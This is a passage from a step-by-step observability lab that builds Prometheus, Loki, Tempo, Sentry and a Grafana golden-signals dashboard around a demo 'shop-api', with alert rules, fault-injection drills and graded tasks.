      OTEL_LOGS_EXPORTER: none           # logs go through stdout and Alloy
      SENTRY_DSN: ${SENTRY_DSN:-}
      SENTRY_RELEASE: shop-api@1.0.0
      APP_ENV: lab
    depends_on:
      postgres:
        condition: service_healthy

  loadgen:
    image: busybox:1.37
    depends_on: [shop-api]
    command:
      - sh
      - -c
      - |
        worker() { while true; do wget -q -O /dev/null "http://shop-api:3000$$1"
  2>/dev/null; sleep 0.2; done; }
        worker /products & worker /products & worker /checkout & worker /checkout & worker
  /checkout & worker /checkout & worker /checkout & worker /checkout &
        wait

  node-exporter:
    image: prom/node-exporter:v1.12.1
    command: ["--path.rootfs=/host"]
    pid: host
    volumes: ["/:/host:ro,rslave"]       # Docker Desktop (macOS/Windows): delete this
  line and "pid: host"

  alertmanager:
    image: prom/alertmanager:v0.34.1
    volumes: ["./alertmanager/alertmanager.yml:/etc/alertmanager/alertmanager.yml:ro"]
    ports: ["9093:9093"]

  prometheus:
    image: prom/prometheus:v3.15.0
    command:
      - --config.file=/etc/prometheus/prometheus.yml
```

```
      - --storage.tsdb.path=/prometheus
      - --storage.tsdb.retention.time=3d
      - --web.enable-lifecycle
    volumes:
      - ./prometheus:/etc/prometheus:ro
      - prom-data:/prometheus
    ports: ["9090:9090"]
    depends_on: [shop-api, node-exporter, alertmanager]

  grafana:
    image: grafana/grafana:13.0.10
    ports: ["3001:3000"]                # host 3001, because shop-api uses 3000
    environment:
      GF_SECURITY_ADMIN_USER: admin
      GF_SECURITY_ADMIN_PASSWORD: admin  # lab only
    volumes:
      - ./grafana/provisioning:/etc/grafana/provisioning:ro
      - ./grafana/dashboards:/etc/grafana/dashboards:ro
      - grafana-data:/var/lib/grafana
    depends_on: [prometheus]

volumes:
  pg-data: {}
  prom-data: {}
  grafana-data: {}
  loki-data: {}
  tempo-data: {}
```

The `$$1` is Compose's escape for a literal `$1` (the function argument inside the shell script).

1.10 Start it and check the first pillar.

```bash
cd ~/l10-capstone
docker compose up -d --build
docker compose ps
curl -s localhost:3000/products; echo
curl -s localhost:3000/metrics | grep -E
  '^(db_pool|shop_orders|http_request_duration_seconds_count)' | head
```

Expect the services running (`postgres` healthy), a JSON array of three products, and metric lines such as `db_pool_connections{state="idle"} 5` . Open http://localhost:9090/targets: `shop-api` , `node` and `prometheus` are `UP` . In http://localhost:9090/query run `sum by (route) (rate(http_request_duration_seconds_count[1m]))` and see each `/checkout` and `/products` route at several requests per second, `/checkout` highest (similar to; it depends on your machine).

Checkpoint: Prometheus has your app's metrics, and Grafana at http://localhost:3001 (user `admin`, password `admin`) has a working Prometheus data source.

Milestone 2: structured logs into Loki

2.1 Write the Loki config `~/l10-capstone/loki/loki.yml` (single process, local disk, 3 days retention).

YAML

```yaml
auth_enabled: false

server:
  http_listen_port: 3100

common:
  instance_addr: 127.0.0.1
  path_prefix: /loki
  replication_factor: 1
  ring:
    kvstore:
      store: inmemory
  storage:
    filesystem:
      chunks_directory: /loki/chunks
      rules_directory: /loki/rules

schema_config:
  configs:
    - from: "2024-04-01"
      store: tsdb
      object_store: filesystem
      schema: v13
      index:
        prefix: index_
        period: 24h

limits_config:
  retention_period: 72h
  allow_structured_metadata: true
  volume_enabled: true

compactor:
  working_directory: /loki/compactor
  retention_enabled: true
  retention_delete_delay: 2h
  delete_request_store: filesystem

analytics:
  reporting_enabled: false
```

2.2 Write the Alloy pipeline `~/l10-capstone/alloy/config.alloy`. Labels stay few and bounded (`service_name`, `container`, `env`); the identifiers go to structured metadata, never to labels (Log Aggregation with Loki §10.6 explains why).

ALLOY

```
discovery.docker "containers" {
  host = "unix:///var/run/docker.sock"

  filter {
    name   = "label"
    values = ["com.docker.compose.project=l10-capstone"]
  }
}

discovery.relabel "containers" {
  targets = []

  rule {
    source_labels = ["__meta_docker_container_name"]
    regex         = "/(.*)"
    target_label  = "container"
  }

  rule {
    source_labels = ["__meta_docker_container_label_com_docker_compose_service"]
    target_label  = "service_name"
  }
}

loki.source.docker "containers" {
  host          = "unix:///var/run/docker.sock"
  targets       = discovery.docker.containers.targets
  relabel_rules = discovery.relabel.containers.rules
  labels        = { env = "lab" }
  forward_to    = [loki.process.json.receiver]
}

loki.process "json" {
  stage.json {
    expressions = { trace_id = "trace_id", request_id = "request_id" }
  }

  stage.structured_metadata {
    values = { trace_id = "", request_id = "" }
  }

  forward_to = [loki.write.local.receiver]
}

loki.write "local" {
  endpoint {
```

```
    url = "http://loki:3100/loki/api/v1/push"
  }
}
```

2.3 Append Loki and Alloy to `compose.yaml` under `services:`.

```yaml
  loki:
    image: grafana/loki:3.7.8
    command: ["-config.file=/etc/loki/loki.yml"]
    volumes:
      - ./loki/loki.yml:/etc/loki/loki.yml:ro
      - loki-data:/loki
    ports: ["3100:3100"]

  alloy:
    image: grafana/alloy:v1.20.1
    command:
      - run
      - --server.http.listen-addr=0.0.0.0:12345
      - --storage.path=/var/lib/alloy/data
      - /etc/alloy/config.alloy
    volumes:
      - ./alloy/config.alloy:/etc/alloy/config.alloy:ro
      - /var/run/docker.sock:/var/run/docker.sock:ro
    ports: ["12345:12345"]
    depends_on: [loki]
```

On Linux Alloy reads the Docker socket, which is root-equivalent on that host: acceptable on a laptop, not as a pattern for shared servers.

2.4 Append two scrape jobs and the Loki data source. Under `scrape_configs:` in `prometheus/prometheus.yml`:

```yaml
  - job_name: loki
    static_configs:
      - targets: ["loki:3100"]
  - job_name: alloy
    static_configs:
      - targets: ["alloy:12345"]
```

Under `datasources:` in `grafana/provisioning/datasources/datasources.yml`. The derived field turns every `trace_id` in a log line into a link that opens the trace in Tempo (added in milestone 3). The `$$` is Grafana's escape for a literal `$`.

```yaml
  - name: Loki
    uid: loki
    type: loki
    access: proxy
    url: http://loki:3100
    jsonData:
      derivedFields:
        - name: trace_id
          matcherRegex: '"trace_id":"(\w+)"'
          url: '$${__value.raw}'
          datasourceUid: tempo
          urlDisplayLabel: Open trace
```

2.5 Apply and query.

```bash
docker compose up -d
docker compose restart grafana
curl -X POST http://localhost:9090/-/reload
sleep 30; curl -s localhost:3100/ready
```

In Grafana, *Explore*, data source Loki, mode *Code*:

```logql
{service_name="shop-api"} | json | status ⩾ 500
sum(rate({service_name="shop-api"} | json | status ⩾ 500 [1m])) /
  sum(rate({service_name="shop-api"} ⊨ "request completed" [1m]))
```

Expect JSON lines with `request_id` and `trace_id` fields (the first query returns the small fraction of requests that fail at baseline, under 1 percent) and an error ratio near the one Prometheus reports.

Checkpoint: you can find all logs of one request by `request_id` in Loki: `{service_name="shop-api"} | request_id="<id>"`.

Milestone 3: traces through the Collector into Tempo

3.1 Write the Collector config `~/l10-capstone/otel/otel-collector.yml`.

```yaml
receivers:
```

```
  otlp:
    protocols:
      grpc:
        endpoint: 0.0.0.0:4317
      http:
        endpoint: 0.0.0.0:4318

processors:
  memory_limiter:
    check_interval: 1s
    limit_mib: 256
    spike_limit_mib: 64
  batch:
    timeout: 2s

exporters:
  otlp_grpc/tempo:
    endpoint: tempo:4317
    tls:
      insecure: true                # lab only; use TLS between tiers in production
  debug:
    verbosity: basic

service:
  pipelines:
    traces:
      receivers: [otlp]
      processors: [memory_limiter, batch]
      exporters: [otlp_grpc/tempo, debug]
  telemetry:
    metrics:
      level: normal
      readers:
        - pull:
            exporter:
              prometheus:
                host: 0.0.0.0
                port: 8888          # the collector's own metrics
```

Validate it before starting (this needs the contrib image):

```bash
cd ~/l10-capstone
docker run --rm -v "$PWD/otel/otel-collector.yml:/c.yaml:ro" otel/opentelemetry-collector-
  contrib:0.162.0 validate --config=/c.yaml && echo valid
```

3.2 Write the Tempo config `~/l10-capstone/tempo/tempo.yml`.

```yaml
stream_over_http_enabled: true
```

```
server:
  http_listen_port: 3200

distributor:
  receivers:
    otlp:
      protocols:
        grpc:
          endpoint: 0.0.0.0:4317
        http:
          endpoint: 0.0.0.0:4318

ingester:
  max_block_duration: 5m

compactor:
  compaction:
    block_retention: 72h

storage:
  trace:
    backend: local
    wal:
      path: /var/tempo/wal
    local:
      path: /var/tempo/blocks
```

3.3 Append the Collector and Tempo to `compose.yaml`.

YAML

```
  otel-collector:
    image: otel/opentelemetry-collector-contrib:0.162.0
    command: ["--config=/etc/otelcol/config.yaml"]
    volumes:
      - ./otel/otel-collector.yml:/etc/otelcol/config.yaml:ro
    ports: ["4318:4318"]
    depends_on: [tempo]

  tempo-init:                           # the Tempo image runs as uid 10001 and cannot
  write a fresh volume
    image: busybox:1.37
    user: root
    command: ["sh", "-c", "chown -R 10001:10001 /var/tempo"]
    volumes:
      - tempo-data:/var/tempo

  tempo:
    image: grafana/tempo:2.10.8
    command: ["-config.file=/etc/tempo/tempo.yml"]
    volumes:
```

```
      - ./tempo/tempo.yml:/etc/tempo/tempo.yml:ro
      - tempo-data:/var/tempo
    depends_on:
      tempo-init:
        condition: service_completed_successfully
```

3.4 Add the pipeline's own metrics to Prometheus and Tempo to Grafana. Under `scrape_configs:`:

YAML

```
  - job_name: otel-collector           # accepted, refused and dropped spans
    static_configs:
      - targets: ["otel-collector:8888"]
  - job_name: tempo
    static_configs:
      - targets: ["tempo:3200"]
```

Under `datasources:`. Clicking *Logs for this span* in a trace opens Loki, filtered by the service and the trace ID:

YAML

```
  - name: Tempo
    uid: tempo
    type: tempo
    access: proxy
    url: http://tempo:3200
    jsonData:
      nodeGraph:
        enabled: true
      tracesToLogsV2:
        datasourceUid: loki
        spanStartTimeShift: '-5m'
        spanEndTimeShift: '5m'
        filterByTraceID: true
        tags:
          - key: service.name
            value: service_name
```

3.5 Apply, generate a failing request, follow the id.

```bash
docker compose up -d
docker compose restart grafana
curl -X POST http://localhost:9090/-/reload
sleep 30; docker compose exec tempo wget -qO- localhost:3200/ready
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":1}'
  localhost:3000/chaos; echo
curl -si localhost:3000/checkout
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":0.01}'
  localhost:3000/chaos; echo
```

Tempo reports `ready` after about 30 seconds. The failing response carries an `x-request-id` header and a JSON body with `request_id` and `trace_id`. In Grafana *Explore* with Tempo, paste the `trace_id` in the *TraceID* query type: you see the `GET` server span marked as an error with an `exception` event. Then in Loki run `{service_name="shop-api"} | trace_id="<that id>"` and confirm that the log lines and the trace share the id. In the Loki results, the derived field shows an *Open trace* link.

Checkpoint: one `trace_id` links a log line, a trace and (next milestone) an error report. In Tempo, `{ resource.service.name = "shop-api" && status = error }` lists the failing requests.

Milestone 4: Sentry

4.1 Create a Sentry project (platform Node.js), copy its DSN from *Project Settings, Client Keys (DSN)* and put it in the git-ignored `.env`: `SENTRY_DSN=<YOUR_DSN>`. Recreate the app container so it picks it up:

```bash
cd ~/l10-capstone
sed -i.bak 's|^SENTRY_DSN=.*|SENTRY_DSN=<YOUR_DSN>|' .env && rm .env.bak     # edit .env
  by hand if you prefer
docker compose up -d shop-api
docker compose exec shop-api printenv SENTRY_RELEASE
```

Expect `shop-api@1.0.0`. The `Sentry.init` call in `app.js` and the error handler (which tags `request_id`, `route` and `trace_id`) are already in place; the DSN is the only missing part. The project uses `release` and `environment` so Sentry can tell which build and which environment an error came from (Sentry §10.10).

4.2 Cause an error and find it three ways.

```bash
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":1}'
  localhost:3000/chaos; echo
for i in 1 2 3; do curl -s localhost:3000/checkout; echo; done
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":0.01}'
  localhost:3000/chaos; echo
```

In Sentry open *Issues*: expect one issue `Error: payment provider timeout` with 3 events, release `shop-api@1.0.0`, environment `lab`, and the tags `request_id`, `route` and `trace_id`. Search `trace_id:<id from one response>` in Sentry, then paste the same id into Tempo and Loki. Three tools, one id.

Checkpoint: from any one of {a response body, a log line, a trace, a Sentry event} you reach the other three.

Milestone 5: the golden-signals dashboard

5.1 Write the dashboard `~/l10-capstone/grafana/dashboards/golden-signals.json`. It has the four golden signals on top, as stat panels coloured by threshold, then one time series per signal, then the saturation of the database pool, the event loop, CPU and memory, and the error logs from Loki. The file is long (one panel per line); you can also build it panel by panel in the Grafana UI and use *Export, Export as JSON*.

GOLDEN-SIGNALS.JSON

```json
{
  "uid": "shop-api-golden",
  "title": "shop-api golden signals",
  "tags": ["shop-api", "golden-signals"],
  "schemaVersion": 39,
  "version": 1,
  "editable": true,
  "refresh": "10s",
  "time": {"from": "now-30m", "to": "now"},
  "templating": {"list": []},
  "annotations": {"list": []},
  "panels": [
    {"id":1,"type":"stat","title":"Traffic: requests per
  second","description":"Golden signal: traffic","datasource":
  {"type":"prometheus","uid":"prometheus"},"gridPos":
  {"x":0,"y":0,"w":6,"h":4},"targets":
  [{"refId":"A","expr":"sum(rate(http_request_duration_seconds_count{job=\"shop-
  api\"}[$__rate_interval]))","legendFormat":"","datasource":
  {"type":"prometheus","uid":"prometheus"}}],"options":{"reduceOptions":{"calcs":
```

```
    ["lastNotNull"]},"colorMode":"background","graphMode":"area"},"fieldConfig":
    {"defaults":{"unit":"reqps","thresholds":{"mode":"absolute","steps":
    [{"color":"blue","value":null}]}},"overrides":[]}},
      {"id":2,"type":"stat","title":"Errors: 5xx ratio","description":"Golden signal:
    errors. Red at the alert threshold, 5 percent","datasource":
    {"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":6,"y":0,"w":6,"h":4},"targets":[{"refId":"A","expr":"
    (sum(rate(http_request_duration_seconds_count{job=\"shop-api\",
    status_code=~\"5..\"}[$__rate_interval])) or vector(0)) /
    sum(rate(http_request_duration_seconds_count{job=\"shop-api\"}
    [$__rate_interval]))","legendFormat":"","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"reduceOptions":{"calcs":
    ["lastNotNull"]},"colorMode":"background","graphMode":"area"},"fieldConfig":
    {"defaults":{"unit":"percentunit","thresholds":{"mode":"absolute","steps":
    [{"color":"green","value":null},{"color":"yellow","value":0.01},
    {"color":"red","value":0.05}]}},"overrides":[]}},
      {"id":3,"type":"stat","title":"Latency: p95","description":"Golden signal:
    latency","datasource":{"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":12,"y":0,"w":6,"h":4},"targets":
    [{"refId":"A","expr":"histogram_quantile(0.95, sum by (le)
    (rate(http_request_duration_seconds_bucket{job=\"shop-api\"}
    [$__rate_interval])))","legendFormat":"","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"reduceOptions":{"calcs":
    ["lastNotNull"]},"colorMode":"background","graphMode":"area"},"fieldConfig":
    {"defaults":{"unit":"s","thresholds":{"mode":"absolute","steps":
    [{"color":"green","value":null},{"color":"yellow","value":0.5},
    {"color":"red","value":1}]}},"overrides":[]}},
      {"id":4,"type":"stat","title":"Saturation: requests waiting for a DB
    connection","description":"Golden signal: saturation of the connection
    pool","datasource":{"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":18,"y":0,"w":6,"h":4},"targets":
    [{"refId":"A","expr":"sum(db_pool_connections{job=\"shop-api\",
    state=\"waiting\"})","legendFormat":"","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"reduceOptions":{"calcs":
    ["lastNotNull"]},"colorMode":"background","graphMode":"area"},"fieldConfig":
    {"defaults":{"unit":"none","thresholds":{"mode":"absolute","steps":
    [{"color":"green","value":null},{"color":"yellow","value":1},
    {"color":"red","value":5}]}},"overrides":[]}},
      {"id":5,"type":"timeseries","title":"Latency: p50, p95,
    p99","description":"Quantiles come from histogram buckets, aggregated across
    instances","datasource":{"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":0,"y":4,"w":12,"h":8},"targets":[{"refId":"A","expr":"histogram_quantile(0.5,
    sum by (le) (rate(http_request_duration_seconds_bucket{job=\"shop-api\"}
    [$__rate_interval])))","legendFormat":"p50","datasource":
    {"type":"prometheus","uid":"prometheus"}},
    {"refId":"B","expr":"histogram_quantile(0.95, sum by (le)
    (rate(http_request_duration_seconds_bucket{job=\"shop-api\"}
    [$__rate_interval])))","legendFormat":"p95","datasource":
    {"type":"prometheus","uid":"prometheus"}},
    {"refId":"C","expr":"histogram_quantile(0.99, sum by (le)
    (rate(http_request_duration_seconds_bucket{job=\"shop-api\"}
    [$__rate_interval])))","legendFormat":"p99","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
```

```
{"displayMode":"list","placement":"bottom"},"tooltip":
{"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"s","custom":
{"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
  {"id":6,"type":"timeseries","title":"Traffic: requests per second by
route","description":"","datasource":
{"type":"prometheus","uid":"prometheus"},"gridPos":
{"x":12,"y":4,"w":12,"h":8},"targets":[{"refId":"A","expr":"sum by (route)
(rate(http_request_duration_seconds_count{job=\"shop-api\",
route!~\"/metrics|/healthz\"}[$__rate_interval]))","legendFormat":"
{{route}}","datasource":{"type":"prometheus","uid":"prometheus"}}],"options":
{"legend":{"displayMode":"list","placement":"bottom"},"tooltip":
{"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"reqps","custom":
{"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
  {"id":7,"type":"timeseries","title":"Errors: 5xx ratio (alert threshold 5
percent)","description":"The dashed line is the alert threshold","datasource":
{"type":"prometheus","uid":"prometheus"},"gridPos":
{"x":0,"y":12,"w":12,"h":8},"targets":[{"refId":"A","expr":"
(sum(rate(http_request_duration_seconds_count{job=\"shop-api\",
status_code=~\"5..\"}[$__rate_interval])) or vector(0)) /
sum(rate(http_request_duration_seconds_count{job=\"shop-api\"}
[$__rate_interval]))","legendFormat":"5xx ratio","datasource":
{"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
{"displayMode":"list","placement":"bottom"},"tooltip":
{"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"percentunit","custom":
{"fillOpacity":10,"lineWidth":1,"showPoints":"never","thresholdsStyle":
{"mode":"line"}},"min":0,"thresholds":{"mode":"absolute","steps":
[{"color":"green","value":null},{"color":"red","value":0.05}]}},"overrides":[]}},
  {"id":8,"type":"timeseries","title":"Errors: 5xx per second by
route","description":"","datasource":
{"type":"prometheus","uid":"prometheus"},"gridPos":
{"x":12,"y":12,"w":12,"h":8},"targets":[{"refId":"A","expr":"sum by (route)
(rate(http_request_duration_seconds_count{job=\"shop-api\", status_code=~\"5..\"}
[$__rate_interval]))","legendFormat":"{{route}}","datasource":
{"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
{"displayMode":"list","placement":"bottom"},"tooltip":
{"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"reqps","custom":
{"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
  {"id":9,"type":"timeseries","title":"Saturation: database
pool","description":"In use climbing to max, with waiting above zero, means
requests queue for a connection","datasource":
{"type":"prometheus","uid":"prometheus"},"gridPos":
{"x":0,"y":20,"w":12,"h":8},"targets":
[{"refId":"A","expr":"max(db_pool_connections{job=\"shop-api\", state=\"total\"})
- max(db_pool_connections{job=\"shop-api\", state=\"idle\"})","legendFormat":"in
use","datasource":{"type":"prometheus","uid":"prometheus"}},
{"refId":"B","expr":"max(db_pool_connections{job=\"shop-api\",
state=\"waiting\"})","legendFormat":"waiting","datasource":
{"type":"prometheus","uid":"prometheus"}},
{"refId":"C","expr":"max(db_pool_max_connections{job=\"shop-
api\"})","legendFormat":"max","datasource":
{"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
```

```
    {"displayMode":"list","placement":"bottom"},"tooltip":
    {"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"none","custom":
    {"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
      {"id":10,"type":"timeseries","title":"Saturation: Node.js event loop lag
    p99","description":"","datasource":
    {"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":12,"y":20,"w":12,"h":8},"targets":
    [{"refId":"A","expr":"max(nodejs_eventloop_lag_p99_seconds{job=\"shop-
    api\"})","legendFormat":"p99 lag","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
    {"displayMode":"list","placement":"bottom"},"tooltip":
    {"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"s","custom":
    {"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
      {"id":11,"type":"timeseries","title":"CPU: process cores used and host
    utilisation","description":"","datasource":
    {"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":0,"y":28,"w":12,"h":8},"targets":
    [{"refId":"A","expr":"sum(rate(process_cpu_seconds_total{job=\"shop-api\"}
    [$__rate_interval]))","legendFormat":"shop-api cores","datasource":
    {"type":"prometheus","uid":"prometheus"}},{"refId":"B","expr":"1 -
    avg(rate(node_cpu_seconds_total{mode=\"idle\"}
    [$__rate_interval]))","legendFormat":"host utilisation (0 to 1)","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
    {"displayMode":"list","placement":"bottom"},"tooltip":
    {"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"none","custom":
    {"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
      {"id":12,"type":"timeseries","title":"Memory: shop-api resident
    set","description":"","datasource":
    {"type":"prometheus","uid":"prometheus"},"gridPos":
    {"x":12,"y":28,"w":12,"h":8},"targets":
    [{"refId":"A","expr":"max(process_resident_memory_bytes{job=\"shop-
    api\"})","legendFormat":"RSS","datasource":
    {"type":"prometheus","uid":"prometheus"}}],"options":{"legend":
    {"displayMode":"list","placement":"bottom"},"tooltip":
    {"mode":"multi"}},"fieldConfig":{"defaults":{"unit":"bytes","custom":
    {"fillOpacity":10,"lineWidth":1,"showPoints":"never"},"min":0},"overrides":[]}},
      {"id":13,"type":"logs","title":"Error logs (Loki)","datasource":
    {"type":"loki","uid":"loki"},"gridPos":{"x":0,"y":36,"w":24,"h":9},"targets":
    [{"refId":"A","datasource":{"type":"loki","uid":"loki"},"expr":"
    {service_name=\"shop-api\"} | json |
    level=\"error\"","queryType":"range"}],"options":
    {"showTime":true,"wrapLogMessage":true,"sortOrder":"Descending","enableLogDetails"
    :true}}
    ]
}
```

Grafana reloads provisioned dashboards every 30 seconds. Check:

```bash
python3 -m json.tool grafana/dashboards/golden-signals.json > /dev/null && echo valid
curl -s -u admin:admin 'http://localhost:3001/api/search?query=golden' | python3 -m
  json.tool | grep -E '"(title|uid)"'
```

Open **Dashboards, Shop API, shop-api golden signals**. Expect traffic in the tens of requests per second, errors well under 1 percent, p95 in the tens of milliseconds, and the pool in use at a few connections with `waiting` at zero.

5.2 Read the dashboard like an operator. Each question in the left column has exactly one answer on the right:

Question	Signal	Panel
How long do users wait?	Latency	p50, p95, p99 (aggregated histogram buckets, never averaged percentiles)
How much work is arriving?	Traffic	Requests per second, by route
How often does it fail?	Errors	5xx ratio against the 5 percent line, 5xx per route
How full is the system?	Saturation	DB pool in use, waiting and max; event loop lag; CPU; memory

Milestone 6: the alert and the drill

6.1 Write the rules `~/l10-capstone/prometheus/rules/shop-api.yml`.

```yaml
groups:
  - name: shop-api-recording
    rules:
      - record: job:http_requests:rate5m
        expr: sum by (job) (rate(http_request_duration_seconds_count[5m]))
      - record: job:http_request_errors:ratio_rate5m
        expr: |
          sum by (job) (rate(http_request_duration_seconds_count{status_code=~"5.."}[5m]))
          /
          sum by (job) (rate(http_request_duration_seconds_count[5m]))
      - record: job:http_request_duration_seconds:p95_5m
        expr: |
          histogram_quantile(0.95,
            sum by (job, le) (rate(http_request_duration_seconds_bucket[5m])))

  - name: shop-api-alerts
    rules:
      - alert: ShopApiHighErrorRatio
        expr: |
```

```
          job:http_request_errors:ratio_rate5m{job="shop-api"} > 0.05
          and
          job:http_requests:rate5m{job="shop-api"} > 1
        for: 2m
        labels:
          severity: page
          service: shop-api
        annotations:
          summary: "shop-api 5xx ratio is {{ $value | humanizePercentage }} (threshold
5%)"
          description: "More than 5 percent of requests failed for 2 minutes at over 1
request per second."
          dashboard: "http://localhost:3001/d/shop-api-golden"
          first_step: "Open the dashboard, find the failing route, copy a trace_id from
the error logs panel."

      - alert: ShopApiLatencyHigh
        expr: job:http_request_duration_seconds:p95_5m{job="shop-api"} > 1
        for: 5m
        labels:
          severity: page
          service: shop-api
        annotations:
          summary: "shop-api p95 latency is {{ $value | humanizeDuration }}"
          dashboard: "http://localhost:3001/d/shop-api-golden"

      - alert: ShopApiDbPoolSaturated
        expr: max(db_pool_connections{job="shop-api", state="waiting"}) > 0
        for: 3m
        labels:
          severity: ticket
          service: shop-api
        annotations:
          summary: "Requests have waited for a database connection for 3 minutes"

      - alert: ShopApiDown
        expr: up{job="shop-api"} == 0
        for: 1m
        labels:
          severity: page
          service: shop-api
        annotations:
          summary: "shop-api target {{ $labels.instance }} is down"
```

The error alert has two conditions: a ratio above 5 percent, and more than one request per second, so a single failed request at night cannot page anyone. The alert text links to the dashboard and states the first step (reasoning in What to Monitor §10.11).

6.2 Check the file, load it and look at the alert.

```bash
docker run --rm --entrypoint promtool -v "$PWD/prometheus/rules:/rules:ro"
  prom/prometheus:v3.15.0 check rules /rules/shop-api.yml
curl -X POST http://localhost:9090/-/reload
curl -s localhost:9090/api/v1/rules | python3 -m json.tool | grep -E '"(name|health)"' |
  head
```

Expect `SUCCESS: 7 rules found` and `"health": "ok"` for each rule. http://localhost:9090/alerts lists the four alerts as inactive.

6.3 Run the incident drill. Make 40 percent of checkouts fail and watch the whole chain. It takes three to five minutes because the rule looks at a five-minute window and waits two minutes.

```bash
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":0.4}'
  localhost:3000/chaos; echo
```

1. The dashboard's *Errors* stat turns red and the *5xx ratio* line crosses the threshold.
2. At http://localhost:9090/alerts, `ShopApiHighErrorRatio` goes Pending, then Firing. http://localhost:9093 shows it grouped.
3. Follow the investigation path from section 2: failing route on the dashboard, a `trace_id` from the *Error logs* panel, the trace in Tempo, the Sentry issue by tag.

Resolve it and watch the alert clear:

```bash
curl -s -XPOST -H 'content-type: application/json' -d '{"errorRate":0.01}'
  localhost:3000/chaos; echo
```

6.4 Second drill: saturation without errors at first. Make every checkout hold a database connection for 1.5 seconds. There are six checkout workers and only five pool connections, so requests queue.

```bash
curl -s -XPOST -H 'content-type: application/json' -d '{"slowMs":1500}'
  localhost:3000/chaos; echo
```

Watch the pool panel (in use at max, `waiting` above zero), then latency rise, long before errors appear. Raise it to `3000` and the pool starts timing out (`timeout exceeded when trying to connect`), producing 5xx responses and a new Sentry issue. Reset with `{"slowMs":0}`. This

is the sequence from What to Monitor §10.11: saturation first, then latency, then errors.

5 Tasks

- [ ] **T1 — Bring up the metrics stack** *(milestone 1, ≈60 min, intermediate)*
  - **Topics exercised:** Prometheus and PromQL §10.2, Counters, Gauges, Histograms and Summaries §10.4, Grafana Dashboards §10.3
  - **Goal:** `shop-api` is scraped and queryable, and Grafana has a provisioned data source.
  - **Steps:**
    1. Complete milestone 1.
    2. From `curl localhost:3000/metrics`, name one counter, one gauge and one histogram your code defines and one that `collectDefaultMetrics` adds.
    3. In Prometheus run the request rate, 5xx ratio and p95 queries.
  - **Done when:** `/targets` shows all targets `UP`, and you can state the metric type of `shop_orders_total`, `db_pool_connections` and `http_request_duration_seconds`.
- [ ] **T2 — Ship structured logs and query them** *(milestone 2, ≈60 min, intermediate)*
  - **Topics exercised:** Structured Logging §10.5, Log Aggregation with Loki §10.6
  - **Goal:** JSON logs are in Loki with bounded labels.
  - **Steps:**
    1. Complete milestone 2.
    2. List the labels Loki indexed: `curl -s localhost:3100/loki/api/v1/labels`.
    3. Write a LogQL query for slow requests (`duration_ms > 500`) and another for the error ratio from logs.
  - **Done when:** the labels are only a handful (`service_name`, `container`, `env`, and Loki's own), `request_id` is not one of them, and both queries return results after you run drill 6.4.
- [ ] **T3 — Follow one request across logs, trace and error report** *(milestones 3 and 4, ≈75 min, advanced)*
  - **Topics exercised:** Correlation IDs §10.7, Distributed Tracing §10.8, OpenTelemetry §10.9, Sentry §10.10
  - **Goal:** one `trace_id` finds the same failure in four places.
  - **Steps:**
    1. Complete milestones 3 and 4.
    2. Cause one failing request and record its `request_id` and `trace_id` from the response.

3. Find it in Loki (by `trace_id`), Tempo (the trace and its `exception` event) and Sentry (tag search).
4. In Tempo click *Logs for this span* and in Loki click *Open trace*.

- **Done when:** you can show the four views with the same id, and explain why the id is in logs as structured metadata and not a Loki label.

- [ ] **T4 — Finish and defend the golden-signals dashboard** *(milestone 5, ≈75 min, intermediate)*
  - **Topics exercised:** Grafana Dashboards §10.3, What to Monitor §10.11
  - **Goal:** a dashboard in Git that answers "is it broken, where, and why".
  - **Steps:**
    1. Provision the dashboard from milestone 5 and confirm it loads without clicking *Import*.
    2. Add a `route` variable to the traffic and error panels (`label_values(http_request_duration_seconds_count{job="shop-api"}, route)`).
    3. Add one panel for the order outcome rate from `shop_orders_total` (`sum by (result) (rate(shop_orders_total[$__rate_interval]))`).
    4. Edit the file, wait 30 seconds, and see the change.
  - **Done when:** the dashboard has the variable and the new panel from the file in Git, and you can name which of the four golden signals each panel shows.

- [ ] **T5 — Make the alert fire, then resolve** *(milestone 6, ≈60 min, intermediate)*
  - **Topics exercised:** Prometheus and PromQL §10.2, What to Monitor §10.11, Sentry §10.10
  - **Goal:** an alert that is tested, not hoped for.
  - **Steps:**
    1. Complete milestone 6 up to step 6.3.
    2. Record the time between injecting the failure and `Firing`, and explain it from the `5m` rate window and `for: 2m`.
    3. Create a Sentry issue alert (new issue in `lab`, notify by email) and confirm it fires for a new error type.
  - **Done when:** you have screenshots or notes of the alert Pending, Firing in Alertmanager and Resolved, plus the time-to-fire explained.

- [ ] **T6 — Break it: diagnose pool saturation from signals only** *(milestone 6, ≈60 min, advanced)*
